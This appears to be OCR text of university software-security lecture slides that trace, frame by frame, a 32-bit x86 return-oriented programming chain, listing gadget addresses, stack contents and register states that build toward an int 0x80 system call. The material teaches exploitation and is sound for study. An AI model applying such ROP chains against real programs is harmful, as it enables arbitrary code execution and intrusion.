ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x0
%ebx
%ecx
%edx 0x080ea070
%esp 0xbffff64c
%ebp 0x65646362
%eip 0x080481c9
Adam Doupé, Software Security
ASU

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x0
%ebx	0x080ea060
%ecx	
%edx	0x080ea070
%esp	0xbffff650
%ebp	0x65646362
%eip	0x080481ca





pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1


%eax	0x0
%ebx	0x080ea060
%ecx	
%edx	0x080ea070
%esp	0xbffff654
%ebp	0x65646362
%eip	0x080e4bd1

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x0
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea070
%esp	0xbffff658
%ebp	0x65646362
%eip	0x080e4bd2



0xFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000
0xbffff690
0xbffff664
0xbffff62c
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x0
%ebx 0x080ea060
%ecx 0x080ea06c
%edx 0x080ea070
%esp 0xbffff65c
%ebp 0x65646362
%eip 0x0806e91a
Adam Doupé, Software Security
ASU


0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000
0xbffff690
0xbffff664
0xbffff62c
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x0
%ebx 0x080ea060
%ecx 0x080ea06c
%edx 0x080ea068
%esp 0xbffff660
%ebp 0x65646362
%eip 0x0806e91b
Adam Doupé, Software Security
ASU




```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```

%eax	0x0
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff664
%ebp	0x65646362
%eip	0x080541b0





```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```

%eax	0x0
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff664
%ebp	0x65646362
%eip	0x080541b2

